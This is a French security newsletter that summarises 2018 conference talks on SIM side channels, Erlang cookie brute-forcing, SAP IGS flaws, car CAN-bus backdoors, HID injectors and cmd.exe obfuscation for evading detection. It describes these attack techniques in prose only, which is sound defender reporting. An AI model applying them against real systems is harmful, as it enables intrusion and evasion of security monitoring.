La conférence s'est ouverte sur une présentation succincte de l'algorithme de MILENAGE permettant la dérivation des secrets d'authentification des cartes SIM pour les réseaux 3G et 4G. Si un attaquant parvient à découvrir ces secrets (clefs cryptographiques), il pourra alors déchiffrer les communications d'un usager sur le réseau de l'opérateur.

Sur les 9 cartes SIM analysées par les chercheurs, une seule s'est avérée vulnérable à cette attaque par canal auxiliaire. A la suite de ces travaux de recherche, l'opérateur a été contacté et il a pris la décision de supprimer la carte vulnérable du marché en janvier 2018.

Cette attaque est réalisable avec peu de moyens en termes de délais (< 80 minutes) et de coûts. En effet, seul un oscilloscope et un lecteur de cartes à puce sont nécessaires.

Il est à noter que le meilleur moyen de se prémunir contre l'exploitation de ces attaques reste de ne pas permettre l'accès physique à sa carte SIM et d'utiliser un code PIN robuste différent de 0000 et 1234.


## Starve for Erlang cookie to gain remote code exec

Guillaume Kaim, Guillaume Teissier et Olivier Vivolo

Erlang est un langage de programmation qui dispose notamment de la capacité d'être distribué et concurrent. Des services très populaires tels que RabbitMQ (AMQP), ejabberd (XMPP) et Apache Couchdb (NoSQL) sont tous exécutés dans des VM ERLANG (epmd).

Contrairement aux langages classiques qui reposent sur des threads (comme Java ou C), les processus ERLANG ne partagent pas de mémoire pour communiquer, ce qui évite les problèmes de synchronisation. La transmission d'informations, pour les besoins de communication et de synchronisation, se fait uniquement au travers de passages de messages via TCP/IP au sein d'un cluster. Les processus Erlang s'exécutent dans des machines virtuelles, celles-ci pouvant communiquer entre elles et former un système distribué (cluster).


Pour communiquer entre eux, les processus disposent d'un secret commun, appelé le cookie Erlang. Une authentification mutuelle a lieu entre les différentes VM au travers du partage de ce cookie de session d'une longueur de 20 caractères.

Or, trois défauts permettent de réduire l'entropie des cookies :

➕ Il est composé uniquement de lettres majuscules. Il dispose donc d'une entretropie de 26^20 soit 10^28 possibilités.

➕ La structure du PRNG réduit le nombre de possibilités à 2^36 ~ 10^8 possibilités;

➕ Les faiblesses liées à l'initialisation de la graine réduit le nombre de possibilités à 10^6 soit 1.000.000;

Dès lors, il devient possible de réaliser une attaque par force brute afin de découvrir des cookies de session ERLANG et de communiquer avec un processus ERLANG.


## Ca sent le SAPin !

Yvan Genuer et Alexandre Bolle Reddat

➕ **Slides**
https://www.sstic.org/2018/presentation/ca_sent_le_sapin/

Yvan GENUER et Alexandre BOLLE REDDAT ont réalisé un retour sur leur expérience en matière d'audits d'infrastructures SAP, leurs missions les ayant menés à la découverte de 25 vulnérabilités.

Après une introduction rappelant les concepts et les différents composants de SAP, Yvan et Alexandre sont revenus sur l'intérêt d'analyser et d'auditer des composants pour lesquels très peu ou aucune vulnérabilité n'ont été identifiées. Ce qui est le cas du composant SAP IGS (Internet Graphic Server) : un module présent par défaut sur les installations SAP permettant la génération de graphiques, la conversion d'images ou encore la compression de fichiers.




L'administration de ce composant est disponible via le client SAP-GUI, au travers de la transaction « SIGS ».

L'absence de documentation concernant le fonctionnement (RFC, protocole de communication, etc.) de ce composant a nécessité une rétro-ingénierie du service. Dans un premier temps, l'utilisation d'un protocole propriétaire par le système SAP lui-même a été constatée.

La capture des trames réseau leur a permis de découvrir que le protocole utilisé n'est pas obfusqué ou chiffré. Les données transitent en clair et sont facilement lisibles ou altérables. Par ailleurs, un premier défaut de sécurité concernant l'absence d'authentification sur ces flux a été constaté par les deux chercheurs.

Au total, leur analyse a permis l'identification de 32 fonctions IGS. Parmi ces dernières, la procédure ADM :INSTALL a attiré leur attention.

Son analyse approfondie a permis d'identifier une vulnérabilité dont l'exploitation permet de téléverser sur le serveur des fichiers arbitraires sans être authentifié. Les fichiers déposés étant accessibles via l'interface HTTP du service, l'exploitation de cette vulnérabilité permet de voler les identifiants de session des usagers de l'application SAP (vol de session ou phishing).


Au total, leurs travaux de recherche ont permis l'identification de 25 vulnérabilités qui ont été remontées et corrigées par l'éditeur SAP.

**Référence**

http://actes.sstic.org/SSTIC18/actes-sstic-2018.pdf

# Retour sur la BRUCON 2018

Par Damien GERMONVILLE et Antonin AUROY


Xavier Mertens

## Advanced Wifi attacks using commodity hardware

Mathy VANHOEF (Ku Leuven)

**Slides**


http://files.brucon.org/2018/01-Mathy-Vanhoef-Advanded-WiFi-Attacks-Using-Commodity-Hardware.pdf

**Vidéo**

https://www.youtube.com/watch?v=L-ohPuPBle4

Lors de cette présentation, initialement réalisée pour la 7e édition de la BruCon en 2015, Mathy démystifie le coût de certains types d'attaques WiFi. Traditionnellement, les attaques permettant de brouiller partiellement ou complètement un signal WiFi nécessitent du matériel spécifique pouvant coûter plusieurs milliers d'euros. Mathy nous explique alors qu'en fait, il est tout à fait possible de mener ce type d'attaques avec du matériel coûtant une vingtaine d'euros.

Il rappelle par la suite les principes de ce type d'attaques - il s'agit notamment d'abuser du fait que la norme Wi-Fi considère que chaque station fait un usage équitable du canal de communication - et détaille le fonctionnement des attaques de brouillage sélectif et non sélectif (brouillage de l'ensemble du canal).




Enfin, il explique comment le brouillage sélectif peut être mis en oeuvre afin de réaliser une attaque de l'homme du milieu en forçant un utilisateur à changer de canal Wi-Fi. Si ce dernier point éveille votre mémoire, c'est normal, il s'agit du principal prérequis à la réalisation de l'attaque KRACK.

## Hacking driverless vehicles
ZoZ

**Slides**
http://files.brucon.org/2018/02-Zoz-Hacking-Driverless-Vehicles.pdf

**Vidéo**
https://www.youtube.com/watch?v=NCdh09NCW7o

ZoZ débute cette présentation en présentant un panorama des avancées réalisées sur les véhicules autonomes, il explique même que ses prévisions présentées initialement en 2014, lors de la 6e édition de la BruCon, ont été largement dépassées.


Le secteur est donc en pleine croissance, mais malheureusement les véhicules autonomes ne sont pas exempts de failles. Ces véhicules basent leurs prises de décision sur des données remontées par un ensemble de capteurs (radar, GPS, LIDAR, caméra, etc.), mais que se passe-t-il lorsque ces capteurs remontent des données contradictoires ? Ou qu'un seul capteur à la priorité sur les autres dans le processus de décision (au hasard, le GPS) ?


ZoZ illustre sa présentation de plusieurs vidéos de démonstration : un drone qui effectue un atterrissage forcé, ou encore un hélicoptère autonome qui perd rapidement de l'altitude. Enfin, il active un brouilleur GPS à faible puissance au milieu de la salle et invite l'assistance à activer la géolocalisation sur son téléphone. Celle-ci se retrouve alors géolocalisée... au milieu de la Maison-Blanche.


## Levelling Up Security @ Riot Games
Mark Hillick

**Slides**
http://files.brucon.org/2018/04-Mark-Hillick-Levelling-Up-Security-At-Riot-Games.pdf

**Vidéo**
https://www.youtube.com/watch?v=j14UhtS-NQ8

Riot Games est l'éditeur d'un des jeux vidéo les plus joués au monde, avec plus de cent millions de joueurs actifs mensuellement. Mark Hillick présente les challenges rencontrés lors de la mise en place d'un programme de sécurité interne, suite à une compromission en 2013. Il effectue une rétrospective des changements apportés entre 2013 et 2015, date à laquelle il donne cette présentation pour la première fois, puis il détaille les évolutions implémentées entre 2015 et 2018.


Les mesures mises en place sont parfois techniques, parfois organisationnelles. En revanche, elles ont toutes le même point commun : elles ne doivent pas créer de points de blocage, afin de susciter l'adhésion au sein de l'entreprise.




## Social engineering for penetration testers

Sharon Conheady


**Slides**

http://files.brucon.org/2018/05-Shanon-Conheady-Social-Engineering-For-Pentesters.pdf

**Vidéo**

https://www.youtube.com/watch?v=oAJ1pNJnJHQ

Au cours de cette présentation, qui aurait pu s'intituler "L'ingénierie sociale pour les nuls", Sharon nous détaille une approche méthodologique à la réalisation des attaques d'ingénierie sociale.
Elle commence sa présentation par un simple constat : rien n'a changé entre 2009, date à laquelle cette présentation est donnée pour la première fois, et aujourd'hui - les attaques d'ingénierie sociale rencontrent toujours un important succès et sont de plus en plus sophistiquées.
Pour illustrer ses propos, Sharon liste les plus gros vols de diamants de ces dernières années. Du casse de l'aéroport d'Amsterdam, où les malfaiteurs portaient des uniformes de la KLM, au braquage de l'aéroport de Bruxelles, où les malfaiteurs étaient cette fois-ci habillés d'uniformes de police, ces vols comportaient tous des éléments d'ingénierie sociale.




Elle détaille ensuite avec précision la méthodologie à employer lors de la réalisation d'attaques d'ingénierie sociale. En conclusion, elle indique qu'aujourd'hui il n'existe pas de recette miracle permettant de se protéger contre ce type d'attaques.

La mise en place de politiques de sécurité, de campagne de sensibilisation des collaborateurs et leur implication dans un programme de sécurité interne permettra tout de même de réduire significativement le risque.

## When Lemon Markets, Imposter Syndrome & Dunning–Kruger collide

Haroon Meer

**Slides**


http://files.brucon.org/2018/14-Daniel-Cuthbert-Keynote.pdf

**Vidéo**

https://www.youtube.com/watch?v=YCijTioaCDw

La deuxième journée est ouverte par la keynote d'Haroon Meer, fondateur de Thinkst, qui, bien que portant un nom curieux, propose une prise de recul intéressante sur la manière dont les personnes perçoivent le travail produit par les autres (individus ou entreprises). Laissant de côté les aspects techniques, le speaker explique les différents biais liés à cette perception.


Parmi ces biais figure le syndrome de l'imposteur qui selon Haroon Meer affecterait chaque personne, que ce soit à un degré très faible ou simplement ponctuellement. Pour une personne, il s'agit d'une forme de rejet du mérite de son travail accompli. D'après le speaker, le sentiment d'être un imposteur peut concerner les personnes inexpérimentées et les bloquer dans leur épanouissement lorsqu'elles se comparent à un expert reconnu par exemple. Haroon Meer indique qu'il est essentiel de continuer à travailler pour atteindre le niveau de cet expert plutôt que de s'attribuer le masque d'imposteur.



Un autre biais très présent est celui de l'effet Dunning-Kruger expliquant la façon dont certaines personnes peu expérimentées dans un domaine surestiment leurs compétences. Le speaker évoque l'exemple d'un opérateur mobile ayant communiqué ouvertement sur les réseaux sociaux qu'ils conservaient les mots de passe en clair (ce qui n'est pas une bonne pratique !). La personne responsable de cette communication pensait vraisemblablement être persuadée de sa compétence dans le domaine de la cybersécurité et s'est malheureusement attirée les foudres des internautes.

Le speaker appelle donc à être vigilant et conscient de ces biais cognitifs afin d'être dans le meilleur état d'esprit possible lors de la réalisation de son travail ainsi que dans la perception de celui des autres.

## Finding 0days in embedded systems with code coverage guided fuzzing

Quynh Nguyen Anh & Lau Kai Jern


**Slides**

http://files.brucon.org/2018/08-Quynh-Lau-Finding-0Days-In-Embedded-Systems.pdf

**Vidéo**

https://www.youtube.com/watch?v=tTycvw01IRM

La journée s'enchaine avec une conférence beaucoup plus technique, animée par Quynh Nguyen Anh et Lau Kai Jern, deux chercheurs en sécurité des systèmes embarqués. Cette conférence débute par une introduction sur les différentes approches de fuzzing des systèmes embarqués et difficultés liées à ces dernières. Pour rappel, le fuzzing est une méthode de recherche de vulnérabilités consistant à tester les entrées d'un équipement ou d'une application de manière aléatoire, mais intelligente, ce qui permet de tester des cas extrêmes pour éprouver la cible.




Les deux chercheurs ont ensuite présenté les méthodes employées au cours de leurs recherches de vulnérabilités 0day ainsi que leurs limites, notamment concernant l'émulation du firmware ainsi que l'instrumentalisation des binaires. Parmi ces limitations se trouvent la portabilité et l'optimisation du code servant à effectuer les tests de fuzzing.
Afin de répondre à cette problématique, Quynh Nguyen Anh et Lau Kai Jern ont publié un framework nommé SKORPIO. L'objectif de ce dernier est, entre autres, d'ajouter une surcouche aux appels habituellement faits en assembleur. On regrettera néanmoins l'absence de démonstration qui aurait permis de démontrer l'intérêt de ce framework.

## All Your Cloud Are Belong To Us – Hunting Compromise in Azure

Nate Warfield


**Slides**

http://files.brucon.org/2018/10-Nate-Warfield-All-Your-Cloud-Are-Belong-To-Us.pdf

**Vidéo**

https://www.youtube.com/watch?v=7BTcqSrxyXs

Aujourd'hui, environ 1,6 million d'hôtes sont exposés via Azure, la solution de cloud proposée par Microsoft. En assurer la sécurité et détecter les éventuels systèmes compromis se révèle être une tâche fastidieuse. C'est pourtant à ce problème d'envergure que s'attaque Nate Warfield, Senior Security Program Manager pour le Microsoft Security Response Center.




Le speaker rappelle premièrement l'évolution des architectures. Par le passé, les entreprises privilégiaient les architectures réseau très segmentées et restreintes, exposant les serveurs au minimum et avec généralement des équipes dédiées au déploiement de serveurs. Avec l'explosion des services de cloud (AWS, Google Cloud, etc.), les serveurs sont directement exposés sur Internet et les contrôles d'accès bien moins restreints. Il n'est donc pas rare de trouver, par exemple, une base de données MongoDB en accès libre sur Internet.

**« Quynh Nguyen Anh et Lau Kai Jern ont ensuite présenté les méthodes employées au cours de leurs recherches de vulnérabilités 0day ainsi que leurs limites, notamment concernant l'émulation du firmware ainsi que l'instrumentalisation des binaires »**

Nate Warfield explique donc les différentes méthodes de recherche mises en place pour détecter les services exposés alors qu'ils ne le devraient pas. Ces méthodes s'appuient grandement sur des services tels que Shodan.io.


## Forging Trusts for Deception in Active Directory

Nikhil Mittal


**Slides**

http://files.brucon.org/2018/11-Nikhil-Mittal-Forging-Trusts.pdf

**Vidéo**

https://www.youtube.com/watch?v=EEceX5x2JY8

Cette conférence proposée par Nikhil Mittal, chercheur en sécurité, vise à donner des conseils en matière de défense (blue team) pour tromper l'attaquant (red team), pour lui faire perdre du temps. Les différentes approches reposent sur des moyens techniques qui consistent à introduire des informations ayant l'air de valeur, mais bien sûr erronées, le tout à divers endroits d'un Active Directory. Il s'agit simplement d'une forme de HoneyPot (pot de miel).




À contrario, le speaker se définissant comme un « red teamer », liste les différents points d'attention pour les attaquants ainsi que quelques astuces pour ne pas tomber dans les pièges mis en place par les défenseurs.

## Mention spéciale

CyberSKool

Cyber Skool est une association belge dont le but est d'éduquer les enfants de 7 à 15 ans, aux sciences, aux nouvelles technologies et à la sécurité des systèmes d'information. Les fondateurs sont partis du constat que les enfants font face à d'importants défis liés à notre monde moderne sans y être préparés par le système scolaire traditionnel.

À l'occasion de cette édition spéciale de la BruCON, CyberSKool organisait une collecte de fonds pour leur association sous forme de vote : « save or shave » (sauver ou raser). Le vote portait bien entendu sur la barbe de Matt, l'un des membres de l'association. Après avoir levé la somme de 5 000€ (pour un objectif initial de 666.66€), Matt a finalement vu sa barbe rasée sur le main stage de la BruCON, par une barbière professionnelle tout de même.

## Outside the Box : Breakouts and Privilege Escalation in Container Environments

Craig Ingram & Etienne Stalmans


**Slides**

http://files.brucon.org/2018/16-Craig-Etienne-Outside-THe-Box.pdf

**Vidéo**

https://www.youtube.com/watch?v=QPCI69vKN04

Craig et Etienne nous proposent une présentation à propos de la sécurisation des environnements docker, avec un focus particulier sur la solution d'orchestration Kubernetes. Le but de cette présentation n'est pas de s'intéresser à la sécurité des applicatifs s'exécutant à l'intérieur des containers docker, mais plutôt à la sécurité des environnements eux-mêmes.




Ils débutent cette présentation avec deux démonstrations d'exploitation de vulnérabilités affectant Kubernetes et permettant de s'échapper d'un container docker, puis détaillent les bonnes pratiques d'implémentation et de sécurisation de ce type d'environnement.

Si vous cherchez du 0day ou de la faille révolutionnaire, passez votre chemin, cette présentation n'est pas faite pour vous. Les préconisations proposées par les conférenciers présentent tout simplement l'état de l'art du sujet, celles-ci peuvent être consultées au travers des différents guides de sécurisation présents sur Internet (CIS, guide de sécurisation Kubernetes, guide de sécurisation docker, etc.). Cela dit une piqûre de rappel des bonnes pratiques ne fait jamais de mal.

**Référence**

http://files.brucon.org/2018/

# Retour sur l'édition HIP 2018

Par Bastien CACACE et Yann FERRERE


XMCO était partenaire de la 8ème édition de la Hack In Paris. Cette édition s'est une nouvelle fois tenue à la Maison de la Chimie à Paris du 25 au 29 juin 2018. Comme les années précédentes, celle-ci a débuté avec 3 jours de formation pour terminer par 2 jours de conférence.

Nos consultants ont assisté aux différentes conférences et vous présentent un résumé de celles qui ont retenu leur attention.

## The Bicho An Advanced Car Backdoor Maker

Sheila Berta, Claudio Caracciolo

**Slides**


https://hackinparis.com/data/files/talks_2018/the-bicho-v21-sheila-berta.pdf

**Lien GitHub**

https://github.com/UnaPibaGeek/CBM

Les conférenciers ont présenté leur logiciel permettant de concevoir une porte dérobée embarquée dans une voiture. Après être revenus sur l'utilité et les fonctionnalités du bus CAN (utilisé notamment par les garagistes pour les diagnostics), les intervenants ont décrit les différentes possibilités qu'offre leur outil baptisé « The Bicho ». Celui-ci utilise le bus CAN pour récupérer de l'information et contrôler le véhicule.

The Bicho est composé d'une carte électronique qui dispose d'un micro logiciel conçu spécifiquement pour le microcontrôleur. A l'aide d'un port USB, la porte dérobée peut être contrôlée et configurée au travers d'une interface graphique baptisée « Car Backdoor Maker ».




L'outil supporte plusieurs types de charges malveillantes et fonctionne sur tous les véhicules munis d'un bus CAN. L'avantage de la solution est de pouvoir envoyer des charges malveillantes par SMS depuis n'importe quelle localisation.

The Bicho surveille tous les évènements de la voiture et est dans la capacité de déclencher une action lors, par exemple, de l'atteinte d'une position GPS ou d'une vitesse donnée. Afin de pouvoir être compatibles avec les différents modèles de voiture, les conférenciers ont dévoilé un autre projet « OpenCANdb » qui référence tous les systèmes de Bus CAN de chaque modèle (http://www.opencandb.online/).

Enfin quelques vidéos de démonstration ont été présentées où l'on a notamment pu voir une voiture allumer ses clignotants suite à la réception d'un SMS.


## How To Bring HID Attacks To The Next Level

Luca Bongiorni

**Slides**

https://hackinparis.com/data/slides/2018/talks/HIP2018_Luca_Bongiorni_How_To_Bring_HID_Attacks_To_The_Next_Level.pdf

**Lien GitHub**

https://medium.com/@LucaBongiorni/whid-injector-how-to-bring-hid-attacks-to-the-next-level-b06a40b7df22

Cette conférence portait sur l'évolution des HID (Human Interface Device). Les HID sont des appareils utilisés par des utilisateurs pour capter leurs interactions avec la machine telles que : clavier, souris, manette, etc. La plupart du temps, ils n'ont pas besoin de pilotes externes pour fonctionner et ne sont pas surveillés par les outils DLP (Data Loss Prevention) et les antivirus.

Ces aspects intéressants ont permis de voir apparaitre en 2009/2010 une première génération d'appareils d'attaque (Teensy, Rubberducky) permettant d'exécuter des commandes sur un système après les avoir connectés au port USB d'un poste de travail. Après un bref historique sur les différentes générations de HID, le conférencier a présenté les « WHID injector » permettant l'injection de charges malveillantes depuis un réseau Wi-Fi. L'avantage de cet appareil est de pouvoir être complètement contrôlé à distance (mise à jour des charges malveillante, mise à jour du micro logiciel, etc.).

Quelques exemples de HID dissimulés dans des gadgets USB ont été montrés ainsi que quelques vidéos. Le conférencier a finalement insisté sur le fait qu'aujourd'hui le prix de ce type d'appareil a fortement baissé et est de l'ordre de 15 euros.

Son prochain projet consiste à monter une Potaebox (Penetration Over The {Air, Ethernet} box). Il s'agit d'une « Pentest Box » dotée de plusieurs possibilités d'écoute (audio, réseau, vidéo, etc.) et d'intrusion (contournement de NAC, Man-in-the-Middle, etc.).


## From printed circuit boards to exploits : pwning IoT devices like a boss

Damien Cauquil

**Slides**

https://hackinparis.com/data/slides/2018/talks/HIP2018_Damien_Cauquil_From_Printed_Circuit_Boards_To_Exploits.pdf

L'objectif de cette conférence était de présenter une méthodologie d'audit d'objet connecté. Damien Cauquil, chercheur en sécurité spécialisé dans l'IoT, a ainsi pu dérouler les différentes étapes nécessaires à l'audit d'un cadenas intelligent, connecté en Bluetooth Low Energy.



Au travers de cet exemple concret, le conférencier a pu mettre en avant les 9 étapes suivantes :

- Démontage/ouverture de l'objet connecté ;
- Analyse visuelle et compréhension du fonctionnement globale de l'objet (aspect mécanique, composants électroniques utilisés, etc.) ;
- Création d'un schéma simplifié du fonctionnement de la carte électronique, et récupération des documentations techniques relatives à ces composants ;
- Extraction du Firmware (via les interfaces de debug, en interceptant le déploiement de mise à jour Over-The-Air, etc.) ;
- Comprendre l'architecture utilisée par l'objet (présence d'un système d'exploitation ? y a-t-il un système de fichier ? etc.) ;
- Désassembler le firmware ainsi que les applications associées à l'outil (applications mobiles, logiciels, etc.) ;
- Intercepter et analyser le trafic émis et reçu par l'objet au travers des différents protocoles (Bluetooth, WiFi, etc.) ;

✚ Identifier de potentielles vulnérabilités ou bug à partir des différentes données collectées précédemment ;

✚ Exploitation des vulnérabilités identifiées.

À la suite de l'application de ces différentes étapes, Damien Cauquil a pu mettre en évidence une vulnérabilité présente au sein du cadenas connecté ciblé. Cette vulnérabilité permet d'ouvrir le cadenas à distance via l'envoi de paquets Bluetooth Low Energy spécialement conçus.

Par ailleurs, le conférencier a souligné que cette méthodologie n'a pas pour vocation d'être complète. En effet, d'autres étapes peuvent être ajoutées ou tout simplement réalisées dans un ordre différent.

Cependant, il reste essentiel de réaliser une compréhension complète du fonctionnement de l'objet aussi bien d'un point de vue électronique que logiciel, avant même de chercher de potentiels défauts de conception exploitables par un attaquant.

## Invoke-DOSfuscation : Techniques FOR %F IN (-style) DO (S-level CMD Obfuscation)

Daniel Bohannon

✚ **Slides**
https://hackinparis.com/data/slides/2018/talks/HIP2018_Daniel_Bohannon_Invoke_Dosfuscation.pdf

✚ **Lien GitHub (« Invoke-Obfuscation »)**
https://github.com/danielbohannon/Invoke-Obfuscation

Daniel Bohannon, chercheur en sécurité au sein de la société Mandiant, a profité de cette conférence afin de présenter ses recherches concernant les différentes manières d'exécuter une commande sur un système Windows, à l'aide du programme « cmd.exe ».

L'objectif de cette présentation était de mettre en évidence les différentes possibilités d'obfuscation de commande permettant de réduire les risques de détection par de potentiels mécanismes de sécurité mis en place sur le système Windows.

En effet, à partir de techniques telles que la substitution de caractères, la réutilisation de portions de chaînes de caractères valides, ou encore via le changement de caractères de séparation, il est possible d'obfusquer une commande basique en une commande complexe, restant néanmoins valide pour le système.

Au cours de cette présentation ont notamment pu être listées les techniques d'obfuscation suivantes :

✚ Stocker une commande valide au sein d'une variable d'environnement et l'insérer ensuite au sein d'une commande ;

✚ Insérer des caractères « ^ » ou « " » au sein d'une chaîne de caractères ;

✚ Modifier les caractères de séparation ;

✚ Ajouter des paires de parenthèses.

Afin d'automatiser cette obfuscation de commande, le conférencier a développé un outil (« Invoke-Obfuscation ») permettant de réaliser cette tâche. Ce programme, développé en PowerShell, permet ainsi la conversion d'une commande basique en une commande complexe valide, permettant ainsi de contourner de potentiels filtrages de commande sur le système.


La capture d'écran ci-dessus illustre comment il est possible d'exécuter la commande « netstat /ano » de manière obfusquée.

### Référence

https://hackinparis.com/archives/2018/

# Retour sur la STHACK 2018

Par Thomas SANZEY


XMCO était partenaire de l'édition de la SHTack 2018 à Bordeaux. Cette édition s'est tenue pour la première fois à la cité du vin le 14 septembre 2018.

Nos consultants vous présentent un résumé des conférences auxquelles nous avons assisté.

## Keynote

La conférence a été ouverte par une Keynote présentée par Yassir Kazar, CEO de Yogosha, une plateforme de Bug Bounty. Il nous a présenté son point de vue sur les technologies à venir, et la responsabilité des acteurs du numérique à imaginer un futur sécurisé et optimiste.

## AFL, QBDI ET KSE sont dans un bateau

Gabrielle Villa


**Slides**

https://www.whinysoot.com/slides/AFL_QBDI_KSE_On_a_Boat.pdf

